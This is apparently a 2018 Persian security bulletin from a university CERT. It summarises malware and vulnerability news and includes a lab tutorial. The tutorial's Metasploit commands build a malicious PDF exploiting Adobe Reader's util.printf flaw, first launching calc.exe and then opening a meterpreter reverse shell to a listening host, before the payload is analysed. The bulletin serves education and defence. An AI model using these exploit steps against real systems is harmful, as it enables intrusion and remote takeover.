بولتن خبری

مرکز تخصصی آپا دانشگاه رازی

شماره دوم مرداد ماه ۱۳۹۷

آیا هنوز دروپال امن ترین CMS دنیاست؟

در این شماره می خوانید

فهرست

مرکز تخصصی آپا دانشگاه رازی

پیشرو در ارائه خدمات امنیت فناوری و اطلاعات

صاحب امتیاز :
مرکز تخصصی آپا دانشگاه رازی

سردبیر :
سهیلا مرادی

همکاران این شماره :
محمد جلیلی
پروین زنگنه
علی خزایی
مرضیه حسینی
هادی کرمی
پویان مسعودی نیا
آتوسا خدامرادی
آرزو حسنی
سهیلا مرادی

صفحه آرایی و چاپ :
فاطمه مرادی
فاطمه خان محمدی
آژانس تبلیغاتی تمام خدمت باروک

آدرس :
کرمانشاه، بلوار طاق بستان، دانشگاه رازی، ساختمان کتابخانه مرکزی، طبقه دوم، مرکز تخصصی آپا

۰۸۳۳٤۲۷۳۳۹۰


cert.razi.ac.ir

apa@razi.ac.ir

اخبار امنیتی

ویروس جدید تصمیم می گیرد که کامپیوتر شما برای استخراج ارز مناسب تر است یا باج افزار!

اخبار امنیتی (گردآورنده: محمد جلیلی)



محققان امنیتی بدافزار جالبی کشف کرده اند که با توجه به تنظیمات یک سیستم، و نیز با توجه به اینکه کدام یک از دو طرح "استخراج ارز دیجیتال" و "باج افزار" سودآورتر است، آن سیستم را با یک استخراج کننده ارز دیجیتال یا باج افزار آلوده می کند.

باج افزار نوعی بدافزار است که کامپیوتر شما را قفل کرده و از دسترسی به داده های رمزگذاری شده جلوگیری می کند تا زمانی که برای دریافت کلید رمزگشایی موردنیاز، باج پرداخت کنید، در حالی که استخراج کنندگان ارز دیجیتال از قدرت پردازنده سیستم آلوده، برای استخراج ارزهای دیجیتال استفاده می کنند.

هر دو حمله باج افزار و cryptocurrency مبتنی بر استخراج ارز، تا کنون بزرگترین تهدیدات سال جاری بوده اند و شباهت های زیادی نیز با یکدیگر دارند، به عنوان مثال، هر دو به روشی غیر متعارف ارز و پول دیجیتال را از کاربران غیرهدفمند استخراج می کنند.

قفل کردن یک کامپیوتر به منظور دریافت باج، اغلب تضمینی برای دریافت باج ندارد، زیرا که ممکن است قربانی چیزی برای از دست دادن نداشته باشد، از این رو در ماه های اخیر مجرمان سایبری بیشتر به کلاه برداری هایی در زمینه استخراج ارز دیجیتال با استفاده از cryptocurrency روی آورده اند، به این صورت که از کامپیوتر قربانیان به عنوان استخراج کننده ارز دیجیتال استفاده می کنند.

محققان شرکت امنیتی Kaspersky Labs در روسیه، نوع جدیدی از خانواده باج افزار Rakhni را کشف کرده اند که در حال حاضر ارتقاء یافته است تا توانایی استخراج ارز دیجیتال را نیز داشته باشد.

بدافزار Rakhni با زبان برنامه نویسی دلفی نوشته شده، از طریق فایلMS که از نوع word می باشد به وسیله ایمیل های فیشینگ گسترش می یابد، اگر این فایل باز شود، قربانی را وادار به ذخیره سند و فعال سازی ویرایش می کند.

این سند حاوی یک آیکون PDF است که اگر روی آن کلیک شود، یک فایل اجرایی مخرب بر روی کامپیوتر قربانی اجرا شده و بلافاصله پس از اجرا، پیغامی نشان داده خواهد شد تا قربانیان را به گونه ای فریب دهد که فکر کنند فایل مذکور امکان باز شدن ندارد.

چگونه بدافزار تصمیم می گیرد چه کاری انجام دهد

بدافزار در پس زمینه، anti-vm و anti-sandboxهای زیادی را بررسی می کند تا تصمیم بگیرد که آیا می تواند بدون شناسایی شدن، سیستم را آلوده کند. اگر تمام شرایط برقرار باشد، بدافزار بررسی بیشتری را انجام می دهد تا تصمیم گیری نهایی را مبنی بر انتخاب باج افزار یا استخراج ارز دیجیتال بگیرد.

۱- نصب باج افزار- اگر سیستم هدف دارای پوشه Bitcoin در بخش AppData باشد.


قبل از رمزگذاری فایل ها با الگوریتم رمزگذاری RSA-۱۰۲۴، بدافزار تمام فرآیندهایی را که با یک لیست از پیش تعریف شده از برنامه های محبوب مطابقت دارند متوقف نموده و سپس یک پیغام متنی مبنی بر درخواست باج را به کاربر نشان خواهد داد.

۲- نصب استخراج کننده ارز دیجیتال- اگر پوشه Bitcoin وجود نداشته باشد و دستگاه دارای بیش از دو پردازنده منطقی باشد.

اگر سیستم با یک استخراج‌کننده ارز دیجیتال آلوده شود، با استفاده از ابزار MinerGate به استخراج Monero (XMR)، Monero Original (XMO) و (DSH (Dashcoin در پس زمینه می پردازد.

علاوه بر این، بدافزار از ابزار CertMgr.exe برای نصب گواهینامه های root جعلی استفاده می کند که ادعا می کنند توسط Microsoft Corporation و Adobe Systems Incorporated صادر شده اند. این ابزار تلاش می کند استخراج کننده را به عنوان یک پردازش مورد اعتماد جلوه دهد.

۳-فعال نمودن مؤلفه کرم (worm)- اگر پوشه Bitcoin وجود نداشته باشد و فقط یک پردازنده منطقی موجود باشد.
این جزء به بدافزار کمک می‌کند تا با استفاده از اشتراک منابع، خود را در تمام کامپیوترهای واقع در شبکه محلی کپی کند.




صرف نظر از اینکه چه روشی انتخاب شده است، بدافزار وجود آنتی ویروس را بر روی سیستم بررسی می کند اگر آنتی ویروس بر روی سیستم در حال اجرا نباشد، با اجرای چند دستور cmd سعی می کند Windows Defender را از کار بیندازد.
این نوع بدافزار (۹۵/۵ درصد) کاربران در روسیه و همچنین تعدادی از کاربران در قزاقستان (۱/۳۶ درصد)، اوکراین (۰/۵۷ درصد)، آلمان (۰/۴۹ درصد) و هند (۰/۴۱ درصد) را مورد هدف قرار داده است.
بهترین راه مصون نگه داشتن خود از چنین حملاتی، در وهله اول این است که هرگز فایل ها و لینک های مشکوک موجود در ایمیل ها را باز نکنیم. همچنین همیشه به طور منظم از فایل های خود پشتیبان تهیه نموده و آنتی ویروس خود را نیز مرتب به روز رسانی نماییم.
منبع خبر :

https:// thehackernews.com /۲۰۱۸/۰۷/cryptocurrency-mining-ransomware.html

هکرها از MDM مخرب برای جاسوسی از کاربران آیفون استفاده می کنند

اخبار امنیتی (گردآورنده: پروین زنگنه)



محققان امنیتی، یک کمپین مخرب تلفن همراه کشف نموده اند که از اگوست ۲۰۱۵ فعال بوده و ۱۳ آیفون انتخابی در هند را مورد جاسوسی قرار داده است.
به نظر می رسد این هکرها هندی هستند و از پروتکل مدیریت دستگاه موبایل (MDM) استفاده کرده اند. MDM نوعی نرم افزار امنیتی است که شرکت ها از آن برای کنترل، پیکربندی، تأمین امنیت و در صورت لزوم، پاک کردن اطلاعات دستگاه های موبایل استفاده می کنند. این محصولات علاوه بر این، شامل بازارهای نرم افزارهای شخصی می شوند که به شرکت ها اجازه می دهند تا به آسانی نرم افزارها را در دستگاه های کارکنان خود قرار دهند.

استفاده از سرویس MDM اپل برای کنترل دستگاه از راه دور

برای ثبت یک دستگاه iOS درMDM ، لازم است کاربر به صورت دستی گواهی شرکت را نصب نماید.
شرکت ها می‌توانند فایل پیکربندی MDM را از طریق ایمیل یا صفحه وب (برای سرویس ثبت نام over-the-air) دریافت کنند، برای این کار، از تنظیم کننده اپل استفاده می شود.
اولین باری که یک کاربر این سرویس را نصب می کند، سرویس به مدیران شرکت اجازه می دهد که از راه دور دستگاه را کنترل کنند، و کارهایی نظیر حذف و نصب برنامه ها، نصب و لغو گواهینامه ها، قفل کردن دستگاه، تغییر قوانین رمز عبور و غیره را انجام دهند.

از آنجا که هر مرحله از فرایند ثبت، مانند نصب مجوز گواهینامه بر روی آیفون، به تعامل با کاربر نیاز دارد، هنوز مشخص نیست که مهاجمان چگونه موفق به ثبت ۱۳ آیفونِ مورد هدف در سرویس MDM خود شده اند.

با این حال، محققان در واحد اطلاع رسانی تهدیدات Cisco Talos (کسانی که این کمپین را کشف کردند)، معتقدند که مهاجمان احتمالاً از مکانیسم مهندسی اجتماعی مانند یک تماس تلفنی با عنوان ارائه خدمات پشتیبانی، یا دسترسی فیزیکی به دستگاه های هدف استفاده می کنند.

به گفته محققان، هکرهایی که پشت این کمپین در حال فعالیت هستند، از سرویس MDM برای نصب نسخه های اصلاح شده برنامه های قانونی از راه دور، روی آیفون هدف استفاده می کنند. این برنامه ها برای جاسوسی از کاربران، سرقت موقعیت مکانی آن ها، مخاطبین، عکس ها، اس ام اس و پیام های خصوصی در برنامه های چت آن ها به طور مخفیانه طراحی شده اند.

برای اضافه کردن ویژگی های مخرب به برنامه های پیام رسان امن مانند Telegram و WhatsApp، مهاجم از تکنیک BOpiding side loading استفاده می کند، که به او اجازه می دهد یک کتابخانه پویا را به برنامه های قانونی اضافه کند.

این بدافزار به نسخه های مختلف Telegram تزریق شده است، و برنامه های مربوط به WhatsApp آن، برای ارسال مخاطبین، مکان مخاطب، و تصاویر، از دستگاه تحت تأثیر قرار گرفته به یک سرور راه دور طراحی شده‌اند. این سرور در آدرس hxxp [:]//techwach[.]com واقع شده است.

تیم Talos برنامه ی قانونی دیگری را که مجری کدهای مخرب در هند بوده، شناسایی نموده است. برنامه اعلان دعا (نماز) که هنگام رسیدن به زمان نماز، به کاربر اطلاع می دهد. هدف این است که تبلیغات خاصی از برنامه به کاربر نمایش داده شود و کاربر برنامه نمایش داده شده را دانلود کند. این برنامه همچنین به چارچوب های اختصاصی دستگاهی که روی آن نصب شده است نفوذ کرده، پیام ها را می خواند و آن‌ها را به سرور C۲ ارسال می کند.

پیش از انتشار این گزارش، اپل ۳ گواهی مرتبط با این کمپین را لغو کرده بود و پس از آنکه از طریق تیم Talos از فعالیت مخرب آن‌ها مطلع شدند، دو گواهی دیگر این کمپین را نیز لغو نمود.

منبع خبر:

https:// thehackernews.com /۲۰۱۸/۰۷/ mobile-device-management-hacking.html


استخراج Payload از طریق PDFهای آلوده

اخبار امنیتی (گردآورنده: علی خزایی)

PDFهای آلوده، همیشه یک راه منحصر به فرد برای آلوده کردن کاربران هستند زیرا این فرمت اسناد، بسیار رایج بوده و تقریباً توسط همه افراد استفاده می شود. علاوه بر این، راه های بسیاری برای استفاده از آسیب پذیری های Acrobat Reader وجود دارد.

فرمت PDF

PDF فرمتی شیءگرا است که توسط Adobe تعریف شده است. این فرمت یک سند سازمان دهی شده را توصیف نموده و وابستگی های مورد نیاز سند (فونت‌ها، تصاویر و غیره) را حفظ می کند. این اشیا درون سند ذخیره شده و اغلب رمزگذاری یا فشرده می شوند. در زیر نمای کلی یک سند PDF کلاسیک را مشاهده می کنید.




نحوه ایجاد یک سند PDF آلوده

ما یک PDF جعلی به وسیله متااسپلویت ایجاد خواهیم کرد، که حاوی یک اکسپلویت و همچنین یک payload مخصوص (کد برای اجرا) است. اکسپلویت مورد استفاده، یک نسخه خاص از نرم افزار Adobe Reader را هدف قرار می دهد، بنابراین ما بایستی نسخه مورد نظر از این نرم افزار را بر روی سیستم هدف نصب کنیم (می توان نسخه های مختلف نرم افزار را از سایت http://www.oldapps.com جستجو و دانلود نمود).

یک PDF آلوده ایجاد می کنیم که فقط ماشین حساب را (برای تست) باز می کند.

یک کنسول متااسپلویت باز می کنیم و کد زیر را وارد می کنیم:

```
use exploit/windows/fileformat/adobe_utilprintf
set FILENAME malicious.pdf
set PAYLOAD windows/exec
set CMD calc.exe
show options
exploit
```




فایل ایجاد شده برای اشتراک گذاری با سیستم هدف را در مسیری که آدرس آن توسط متااسپلویت مشخص شده است قرار می دهیم.

اجرای فایل مخرب PDF

در سیستم هدف Adobe Reader version ۸/۱/۱ یا قدیمی تر را نصب می کنیم.

فایل PDF را اجرا می کنیم.


یک ماشین حساب تولید شده از فرآیند Adobe Reader را خواهیم دید.



این کار را می توان به نحو دیگری نیز انجام داد :

```
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST ۱۹۲.۱۶۸.۱.۲۹
set LPORT ٤٤٥٥
```

نتیجه، ایجاد یک درب پشتی با Adobe Reader می باشد.




تجزیه و تحلیل PDF آلوده

حال داخل فایل PDF آلوده شده را بررسی می کنیم و سعی می‌کنیم بدافزار را استخراج کنیم.

اول از هر چیز به نرم افزار PDF Stream Dumper نیاز داریم.

بعد از دانلود و نصب، فایل PDF آلوده را درون نرم افزار بارگذاری می کنیم.



برای پیدا کردن کد مخرب از گزینه Exploit Scan در قسمت منوی برنامه استفاده می کنیم.

Exploit CVE - ۲۹۹۲-۲۰۰۸ Date: ۱۱/٤/۰۸/ ۷۸/۱/۲ - util.printf -found in stream


در واقع، یک اکسپلویت در ٦ stream پنهان است.
هنگام جستجو برای اکسپلویت در یک PDF، ما اغلب در معرض heap sprayایجاد شده توسط یک کد جاوااسکریپت هستیم. این heap spray که برای قراردادن PDF در پشته استفاده می شود، آماده اجرا است، و زمانی که آسیب پذیری ایجاد شد، اجرا می شود.
اگر stream ۱ را باز کنیم محتویات زیر قابل رؤیت است.

/Type/Catalog/Outlines ۲۰R/Pages ۳۰R/OpenAction ۵۰R


که ما می توانیم آن را به یک فعالیت باز در stream ۵ ترجمه کنیم:

/Type/Action/s/JavaScript/JS ٦۰R


این کد می گوید جاوا اسکریپتی که در stream ٦ قرار دارد را اجرا کن. این stream جاوااسکریپت ساده را نشان می دهد، منوی Javascript_UI را باز می کنیم. بلافاصله یک رشته بزرگ hex رمزگذاری شده را شناسایی کرده و آن را برای heap spray در یک متغیر قرار می دهد. این payload ماست:




payload را انتخاب نموده و منوی Shellcode_analysis را باز می کنیم. سپس scDbg - LibEmu Emulation را انتخاب می کنیم. یک پنجره باز خواهد شد که shellcode را به بایت رمزگشایی کرده است (می توان آن را در فایل ذخیره نمود):



LibEmu یک کتابخانه است که قادر به شبیه سازی پردازنده بوده و نشان می دهد که کدهای اسمبلی چه کاری انجام می دهند. فقط دکمه "Launch" را فشار می دهیم:



در اینجا به وضوح می بینیم که shellcode فقط پنجره calc.exe را باز می‌کند و بسته می شود.
همین تحلیل را برای PDF مخرب دیگر (reverse shell) انجام می دهیم:



خب تصویر به اندازه کافی واضح است. Shellcode مشغول بارگذاری کتابخانه های مورد نیاز برای دستکاری سوکت (Ws۲_۳۲.dll) و تلاش برای اتصال به C&C است.

اکسپلویت ها را معمولاً در انتهای کد جاوا اسکریپت قرار می دهیم. این اکسپلویت موجب سرریز بافر در تابع printf برای اجرای کد دلخواه می شود (heap-sprayed shellcode):


```
util.printf ( "%٤٥٠٠٠.٤٥٠٠٠f",٠ );
```

منبع خبر :

https://www.adlice.com/infected-pdf-extract-payload

یورش بدافزارمبتنی بر زبان برنامه نویسی Go به سمت سیستم عامل های ویندوز و لینوکس

اخبار امنیتی (گردآورنده: مرضیه حسینی)



بدافزار WellMess، بدافزاری بر پایه زبان برنامه نویسی Go است که هر دو سیستم عامل ویندوز و لینوکس را مورد حمله قرار می‌دهد!

بدون شک لینوکس و مک در مقایسه با ویندوز سیستم عامل های امن تری هستند. اما این بدان معنی نیست که هکرها نمی توانند راهی برای آلوده کردن این سیستم عامل ها پیدا کنند- همان گونه که پیش از این، بات نت گسترده Mirai مطرح گردید که میتوانست کنترل دستگاه های شبکه مبتنی بر لینوکس را به دست بگیرد.

سازندگان Mirai از زبان برنامه نویسی Golang (که با نام اختصاری Go شناخته می شود) برای نوشتن کد بدافزار استفاده می کردند. اخیراً محققان امنیتی JPCERT بدافزار دیگری یافته اند که با Go نوشته شده است، این بدافزار دارای قابلیت cross-platform بوده و در دو نسخه عرضه می‌گردد.

این بد افزار WellMess نام دارد و هر دو سیستم عامل لینوکس و ویندوز را تحت تاثیر قرار می دهد. در حالی که عملکرد اصلی هر دو نسخه این بدافزار یکسان است، برخی تفاوت‌های جزئی نیز وجود دارد.

درست مانند دیگر بدافزارها، WellMess با مرکز کنترل و فرمان خود (C&C) ارتباط برقرار نموده و دستورات مورد نیاز خود را برای اقدامات بعدی دانلود می کند. این دستورات می توانند برای آپلود یا دانلود فایل ها و یا اجرای دستورات دلخواه shell از سرور C&C گرفته شوند. نسخه ویندوز، بیشتر قابلیت اجرای اسکریپت های PowerShell را دارد.

این دستورات در قالب یک درخواست post مبتنی بر پروتکل HTTP که با الگوریتم رمزنگاری RSA رمز شده است به دستگاه های آلوده فرستاده می شوند. سرآیند کوکی با RC٦ رمزگذاری شده است. اما این کل قضیه نیست،WellMess همچنین دارای یک نسخه توسعه یافته در .Net Framework است. اطلاعات کوکی در .Net Framework همانند نسخه Go آن است.

منبع خبر :

https://fossbytes.com/wellmess-malware-go-linux-windows

یک ابزار USB جانبی می‌تواند ویژگی امنیتی جدید "USBRestrictedMode" رادر iOS شکست دهد!

اخبار امنیتی (گردآورنده: پروین زنگنه)

شرکت اپل با انتشار نسخه iOS ۱۱/۰۴/۱ ویژگی امنیتی جدیدی برای محافظت از دستگاه های موبایل در برابر لوازم جانبی USB که به پورت داده متصل می شوند طراحی نموده است که دسترسی هکرها به iPad یا iPhone را سخت تر می کند.

در صورتی که دستگاه به مدت یک ساعت یا بیشتر قفل شده باشد، ولی هنوز قابلیت شارژ دستگاه وجود داشته باشد، ویژگیUSB Restricted Mode ، به طور خودکار قابلیت اتصال داده در پورت Lightning را بر روی iPhone یا iPad غیرفعال می کند.

به عبارت دیگر، هر بار که iPhoneخود را قفل می کنید، یک تایمر شمارش معکوس یک ساعته در پس زمینه فعال می شود، که در صورت اتمام، USB Restricted Mode برای جلوگیری از دسترسی غیرمجاز به پورت داده، فعال می گردد. در صورت فعال شدن USB Restricted Mode، بدون اجازه کاربر هیچ راهی برای ورود به iPhone و iPad وجود ندارد. بدون شک این ویژگی، قاعده استفاده از سخت افزار ویژه بازگشایی قفل که توسط Cellebrite و Grayshift برای حدس زدن رمزعبور از طریق پورت Lightning در iPhone ساخته شده بود را با شکست مواجه کرده است.

شکست ویژگی امنیتی جدید اپل "USB Restricted Mode"

با این حال، محققان امنیتی ElcomSoft، یک راه ساده یافتند که می تواند به هر کسی اجازه دهد تایمر شمارش معکوس USB Restricted Mode را برای ویژگی امنیتی جدید اپل، بازنشانی کند.

به گفته محققان، با اتصال مستقیم یک ابزار USB جانبی، مانند ۳۹$ Lightning اپل، به آداپتور USB ۳ Camera، در دستگاه iOS مورد هدف، پس از گذشت یک ساعت از آخرین بازگشایی قفل، مجدداً شمارش معکوس یک ساعته راه اندازی می شود.

فعال سازی USB Restricted Mode، حتی می تواند برای استفاده از ابزارهای Lightning نامطمئن یا آنهایی که پیش از این با iPhone جفت نشده اند، بازدارنده باشد.

محققان ElcomSoft در حال آزمایش آداپتورهای USB با استفاده از Lightning ارزان و غیررسمی هستند تا دریابند که چگونه این مدت زمان محدود یک ساعته افزایش می یابد.

ظاهراً این مسئله، آسیب پذیری مهمی نیست و به نظر می رسد فقط یک اشتباه سهوی در قسمتی از اپل باشد.

امیدواریم اپل به زودی این آسیب پذیری را وصله کند.

در صورتی که احساس می کنید به اقدام فوری در قابلیت USB Restricted Mode در دستگاه iOS خود نیاز دارید، قبل از اینکه شمارش معکوس به پایان برسد دکمه Power را ۵ بار فشار دهید.

لینک خبر:

https://thehackernews.com/۲۰۱۸/۰۷/bypass-ios-usb-restricted-mode.html

کشف بسته های نرم افزاری مخرب در مخازن Arch Linux

اخبار امنیتی (گردآورنده: مرضیه حسینی)

وقوع رویدادی دیگر که نشان می دهد نباید به مخازن نرم افزاری کنترل شده توسط کاربر اعتماد کرد!

Arch Linux یکی از محبوب ترین توزیع های لینوکس است که پس از کشف مخرب بودن یکی از ابزارهای مدیریت پکیج آن به نام AUR، به دنبال رفع ایراد آن بوده و این مخازن را حذف می کند(

علاوه بر مخازن رسمی مانند ABS (Arch Build System)، کاربران Arch Linux می‌توانند بسته های نرم افزاری را از چندین مخزن دیگر از جمله AUR (Arch User Repository)که یک مخزن ایجاد شده و مدیریت شده توسط کاربران است، دانلود کنند.

از آنجا که بسته های AUR حاوی محتوای تولید شده توسط کاربر هستند، حامیان Arch linux همواره به کاربران لینوکس توصیه می کنند که همه فایل ها، به ویژه PKGBUILD و فایل های نصبی را برای دستورات مخرب به دقت بررسی کنند.

با این حال، اخیراً در مخزن AUR چندین مورد کد مخرب یافت شده است، که از جمله آن ها می توان به برنامه PDF Viewer اشاره نمود.

کشف برنامه PDF Viewer آلوده در مخزن AUR

در ۷ ژوئن یک کاربر مخرب با نام مستعار " xeactor"، یک بسته نرم افزاری بدون پشتیبانی (نرم‌افزاری که شرکت سازنده، دیگر از آن پشتیبانی نمی کند) که به عنوان یک نمایشگر PDF عمل می کند، به نام "acroread" را به کار گرفت و کدهای مخربی را به آن افزود.

کدهای نرم افزار ذکر شده در Git commit وجود دارد."xeactor" کدهای مخربی به آن افزوده است، که منجر به دانلود یک اسکریپت curl شده و قادر خواهد بود اسکریپتی را از یک سرور راه دور دانلود و نصب نماید.

این اسکریپت به طور مداوم نرم افزاری را نصب می کند که با "systemd" مقابله کرده و آن را مجدداً پیکربندی می کند، این نرم افزار هر ۳۶۰ ثانیه یکبار اجرا می شود.

تحقیقات نشان می دهد که این اسکریپت مخرب جهت جمع آوری داده از سیستم های آلوده، به منظور بازیابی اطلاعات زیر طراحی شده اند:

- تاریخ و زمان
- شناسه دستگاه
- اطلاعات Pacman (برنامه مدیریت بسته)
- خروجی دستور "uname-a"
- اطلاعات CPU
- خروجی دستور "systemctl list-units"

سپس اطلاعات جمع آوری شده در قالب یک داکیومنت Pastebin ارسال می شوند.

خوشبختانه تحلیلگر کد، تغییرات را در زمان مناسب کشف کرده و نشان داد که اسکریپت ها تهدیدی جدی به نظر نمی رسند، اما Payloadها می توانند در هر زمان توسط مهاجمان برای قرار دادن کد مخرب، دستکاری شوند.

